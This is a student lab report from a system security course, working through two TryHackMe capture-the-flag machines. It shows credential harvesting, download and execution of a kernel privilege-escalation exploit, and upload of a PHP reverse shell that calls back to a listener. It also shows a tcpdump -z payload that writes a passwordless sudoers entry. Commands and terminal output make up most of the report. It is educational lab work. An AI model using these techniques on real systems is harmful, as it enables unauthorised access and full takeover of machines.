

50.044 System Security

Siddharth Ganesh
1006407

Lab 4 Report

Setup

To start this lab, I completed the setup procedures using TryHackMe and Kali Linux as described in the lab report.

Reconnaissance (Scanning Hosts)


Here are the results of running `# nmap -Pn 10.10.85.206`:

```
(seed@kali)-[~]
$ nmap -Pn 10.10.85.206
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-06 23:19 +08
Nmap scan report for 10.10.85.206
Host is up (0.25s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
110/tcp   open  pop3
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
445/tcp   open  microsoft-ds
631/tcp   open  ipp
993/tcp   open  imaps
995/tcp   open  pop3s
2049/tcp  open  nfs
3306/tcp  open  mysql
5432/tcp  open  postgresql
8080/tcp  open  http-proxy


Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds
```

Exercise 1

For this task, I first navigated to the /mongoadmin page in the server-ip's website, then selected the credentials database:



Upon clicking on creds(2), the records in the database were visible:



The records contained a username and its password. I logged into the typhoon machine using these credentials:

```
(seed@kali)-[~]
$ ssh typhoon@10.10.85.206
The authenticity of host '10.10.85.206 (10.10.85.206)' can't be established.
ED25519 key fingerprint is SHA256:e7z2drEvFipgi4m7ga6WSuDmtqCJ2yVwS4u3eXl7zk8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.85.206' (ED25519) to the list of known hosts.
d888888b db db d8888b. db db .d88b. .d88b. d8b db
`~88~` `8b d8' 88 `8D 88 88 .8P Y8. .8P Y8. 888o 88
88 `8bd8' 88oodD' 88ooo88 88 88 88 88 88V8o 88
88 88 88~~~ 88~~~88 88 88 88 88 88 V8o88
88 88 88 88 88 `8b d8' `8b d8' 88 V888
YP YP 88 YP YP `Y88P' `Y88P' VP V8P

Vulnerable VM By PRISMA CSI - www.prismacsi.com

WARNING: Unauthorized access to this system is forbidden and will be
prosecuted by law. By accessing this system, you agree that your actions
may be monitored if unauthorized usage is suspected.

This is a joke of course :))
Please hack me!

typhoon@10.10.85.206's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic x86_64)

* Documentation:  https://help.ubuntu.com/

System information as of Thu Mar 6 17:14:35 EET 2025

System load: 2.78          Processes:          120
Usage of /: 20.1% of 17.29GB Users logged in:    0
Memory usage: 13%         IP address for eth0: 10.10.85.206
Swap usage: 0%

Graph this data and manage this system at:
https://landscape.canonical.com/


Last login: Thu Oct 25 19:51:13 2018 from 192.168.1.102
```

I then used `sudo -l` to check for sudo privileges, tried navigating to the root directory, and checked for access to the `/home/admin` folder. But all these methods indicated that the current user had no root privileges.

```
typhoon@typhoon:~$ sudo -l
[sudo] password for typhoon:
Sorry, user typhoon may not run sudo on typhoon.
typhoon@typhoon:~$ cd /root
-bash: cd: /root: Permission denied
typhoon@typhoon:~$ cd /home
typhoon@typhoon:/home$ ls
admin postfixuser typhoon
typhoon@typhoon:/home$ su admin
Password:
su: Authentication failure
```

I then used `uname -a` to get the linux version, and found a privilege escalation exploit online:

```
typhoon@typhoon:/home$ uname -a
Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```



I then moved the exploit file from my local machine to the typhoon machine using wget:

```
seed@kali: ~/Downloads
File Actions Edit View Help
(seed@kali)~[~/Downloads]
$ ls
37292.c apt apt_2.6.1_arm64.deb sidg50.044.ovpn

(seed@kali)~[~/Downloads]
$ python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.85.206 - - [06/Mar/2025 23:57:26] "GET /37292.c HTTP/1.1" 200 -
10.10.85.206 - - [06/Mar/2025 23:59:38] "GET /37292.c HTTP/1.1" 200 -
10.10.85.206 - - [07/Mar/2025 00:00:20] "GET /37292.c HTTP/1.1" 200 -

typhoon@typhoon: ~
File Actions Edit View Help
seed@kali: ~ x typhoon@typhoon: ~ x
Length: 5119 (5.0K) [text/x-csrc]
37292.c: Permission denied

Cannot write to '37292.c' (Permission denied).
typhoon@typhoon:/home$ ls
admin postfixuser typhoon
typhoon@typhoon:/home$ cd typhoon/
typhoon@typhoon:~$ ls
typhoon@typhoon:~$ wget http://10.17.46.163:8080/37292.c
--2025-03-06 18:00:19-- http://10.17.46.163:8080/37292.c
Connecting to 10.17.46.163:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

100%[=====] 5,119 --.-K/s in 0.001s

2025-03-06 18:00:20 (6.33 MB/s) - '37292.c' saved [5119/5119]

typhoon@typhoon:~$
```

On the typhoon machine, I compiled the .c file, and ran the resulting exploit file. This resulted in a shell where I had root privileges, and I navigated to the root directory to find the flag:

```
typhoon@typhoon:~$ ls
37292.c 37292.c.1
typhoon@typhoon:~$ gcc -o exploit 37292.c
typhoon@typhoon:~$ ls
37292.c 37292.c.1 exploit
typhoon@typhoon:~$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),110(lpadmin),112(sambashare),125(li
bvirt),1000(typhoon)
# 0
sh: 2: 0: not found
# ls
37292.c 37292.c.1 exploit
# cd /root
# ls
root-flag
# cat root-flag
<Congrats!>

Typhoon_r00t3r!

</Congrats!>
#
```

The flag is Typhoon_r00t3r!

Exercise 2

To start off this task, I first used the `nmap -Pn 10.10.93.191` command to obtain a list of the open ports:

```
(seed@kali)~$ nmap -Pn 10.10.93.191
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 17:22 +08
Nmap scan report for 10.10.93.191
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 2.07 seconds
```

I then used `whatweb` to identify the services running at the IP address. The results show that it runs Wordpress CMS:

```
(seed@kali)~$ whatweb http://10.10.93.191
http://10.10.93.191 [200 OK] Apache[2.4.29], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.10.93.191], JQuery[1.12.4], MetaGenerator[WordPress 4.9.8], PoweredBy[WordPress,WordPress,], Script[text/javascript], Title[Example site 8#8211; Just another WordPress site], UncommonHeaders[link], WordPress[4.9.8]
```

To find the accessible file directories, I used the `dirb` command. While this command was running, I found that the `/ipdata` page was accessible:

```
$ dirb http://10.10.93.191

DIRB v2.22
By The Dark Raver

START_TIME: Fri Mar 7 17:26:27 2025
URL_BASE: http://10.10.93.195/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612


--- Scanning URL: http://10.10.93.195/ ---
+ http://10.10.93.195/index.php (CODE:301|SIZE:0)
=> DIRECTORY: http://10.10.93.195/ipdata/
+ http://10.10.93.195/server-status (CODE:403|SIZE:300)
=> DIRECTORY: http://10.10.93.195/wp-admin/
=> DIRECTORY: http://10.10.93.195/wp-content/
=> DIRECTORY: http://10.10.93.195/wp-includes/
+ http://10.10.93.195/xmlrpc.php (CODE:405|SIZE:42)

--- Entering directory: http://10.10.93.195/ipdata/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)


--- Entering directory: http://10.10.93.195/wp-admin/ ---
+ http://10.10.93.195/wp-admin/admin.php (CODE:302|SIZE:0)
=> DIRECTORY: http://10.10.93.195/wp-admin/css/
=> DIRECTORY: http://10.10.93.195/wp-admin/images/
=> DIRECTORY: http://10.10.93.195/wp-admin/includes/
+ http://10.10.93.195/wp-admin/index.php (CODE:302|SIZE:0)
=> DIRECTORY: http://10.10.93.195/wp-admin/js/
=> DIRECTORY: http://10.10.93.195/wp-admin/maint/
=> DIRECTORY: http://10.10.93.195/wp-admin/network/
=> DIRECTORY: http://10.10.93.195/wp-admin/user/

--- Entering directory: http://10.10.93.195/wp-content/ ---
-> Testing: http://10.10.93.195/wp-content/freeware
```


I then navigated to the /ipdata webpage and downloaded the .cap file:



Opening this file in wireshark and adding the “urlencoded-form” filter resulted in 2 queries, of which the first one contained the username and password for the wordpress dashboard:




Using these credentials, I logged into the wordpress dashboard at /wp-login.php:



Then I used the provided github link to download the reverse-shell.php file and updated it to point to the IP address of my VM:

```
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.17.46.163'; // CHANGE THIS
50 $port = 1234; // CHANGE THIS
51 $chunk_size = 1400;
```

Then I saved and zipped this php file. I uploaded the .php file into the New Theme upload section of the webpage:



I also uploaded the .zip file to the New Media upload section of the webpage. In a dialog box that was shown after the upload, the file path of the server was shown:


File name: latest_php-reverse-shell.php.zip
File type: application/zip
Uploaded on: March 7, 2025
File size: 2 KB

URL: /wp-content/uploads/2025/03/latest_php-reve

Title: latest_php-reverse-shell.php

Caption:

Navigating to this file path through the URL showed the files that I had uploaded so far:



On my VM, I started a listener at port 1234, and then clicked on the php file in the webpage:

```
(seed@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.46.163] from (UNKNOWN) [10.10.93.195] 59956
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
10:31:25 up 1:15, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

This result shows that the reverse shell was successful. Here is the list of directories in viewed through the obtained shell:

```
(seed@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.17.46.163] from (UNKNOWN) [10.10.93.195] 59956
Linux webdeveloper 4.15.0-38-generic #41-Ubuntu SMP Wed Oct 10 10:59:38 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
10:31:25 up 1:15, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Then, viewing the contents of the wp-config.php file revealed the wordpress username and password (username: webdeveloper, password: MasterOfTheUniverse):

```
$ cat /var/www/html/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

/** MySQL settings - You can get this info from your web host */
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'webdeveloper');

/** MySQL database password */
define('DB_PASSWORD', 'MasterOfTheUniverse');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
```


Using these credentials, I logged into the webdeveloper machine at the server through SSH:

```
(seed@kali)-[~]
$ ssh webdeveloper@10.10.71.253
The authenticity of host '10.10.71.253 (10.10.71.253)' can't be established.
ED25519 key fingerprint is SHA256:d1NK92ZvgCbWd1Jb0tjB8zrhjQrbENml+/2H8nMFW8Y.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.71.253' (ED25519) to the list of known hosts.
webdeveloper@10.10.71.253's password:
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-38-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Mar  8 14:52:19 UTC 2025

System load:  0.69           Processes:           98
Usage of /:   23.1% of 19.51GB Users logged in:      0
Memory usage: 66%           IP address for eth0: 10.10.71.253
Swap usage:   0%

 * Security certifications for Ubuntu!
   We now have FIPS, STIG, CC and a CIS Benchmark.

   - http://bit.ly/Security_Certification

 * Want to make a highly secure kiosk, smart display or touchscreen?
   Here's a step-by-step tutorial for a rainy weekend, or a startup.

   - https://bit.ly/secure-kiosk

0 packages can be updated.
0 updates are security updates.

Last login: Tue Oct 30 09:25:27 2018 from 192.168.1.114
webdeveloper@webdeveloper:~$ ls
```

After logging in, I used `sudo -l` to check the available privileges for the webdeveloper account. It is visible that only the `tcpdump` command is available:

```
webdeveloper@webdeveloper:~$ sudo -l
[sudo] password for webdeveloper:
Matching Defaults entries for webdeveloper on webdeveloper:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User webdeveloper may run the following commands on webdeveloper:
    (root) /usr/sbin/tcpdump
```

To obtain root privileges through a privilege escalation, first I created a new file called `elevate` in the `/tmp` folder with the following contents:

```
#!/bin/bash
echo "webdeveloper ALL=(ALL) NOPASSWD:ALL" | sudo tee -a /etc/sudoers
```

The `tcpdump` command has a special `-z` option, which is used to run an external program after capturing packets. This external program is executed with root privileges because `tcpdump` itself is running with `sudo` (and thus as root). For this attack to work, we can exploit this feature to execute a malicious script (`/tmp/elevate`).

By passing a script as the argument to the `-z` option, we can have the script executed with root privileges, allowing us to perform actions that are normally restricted to root, such as modifying the `/etc/sudoers` file.

The attack attempts to add a line to the /etc/sudoers file, which controls user privileges. The script used in the attack contains:

```
echo "webdeveloper ALL=(ALL) NOPASSWD:ALL" | sudo tee -a /etc/sudoers
```

This line grants the user webdeveloper unrestricted root access without requiring a password, effectively allowing us to run any command as root at will. The tee command is used to add this line to the sudoers file since direct modification of /etc/sudoers requires root privileges.

After creating this elevate file, I made it an executable, and ran “sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/elevate -Z root” to start the attack.

After this command finished running, I used sudo su to escalate to root. It is evident that we have escalated to root, since whoami returns “root”:

```
webdeveloper@webdeveloper:~$ whoami
webdeveloper
webdeveloper@webdeveloper:~$ vim /tmp/elevate
webdeveloper@webdeveloper:~$ chmod +x /tmp/elevate
webdeveloper@webdeveloper:~$ sudo tcpdump -ln -i eth0 -w /dev/null -W 1 -G 1 -z /tmp/elevate -Z root
dropped privs to root
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
Maximum file limit reached: 1
1 packet captured
14 packets received by filter
0 packets dropped by kernel
webdeveloper@webdeveloper:~$ webdeveloper ALL=(ALL) NOPASSWD:ALL
whoami
webdeveloper
webdeveloper@webdeveloper:~$ sudo su
root@webdeveloper:/home/webdeveloper# whoami
root
root@webdeveloper:/home/webdeveloper#
```

The payload that I used to escalate to root in the /tmp/escalate file is as below:

```
root@webdeveloper:/home/webdeveloper# cat /tmp/elevate
#!/bin/bash
echo "webdeveloper ALL=(ALL) NOPASSWD:ALL" | sudo tee -a /etc/sudoers
```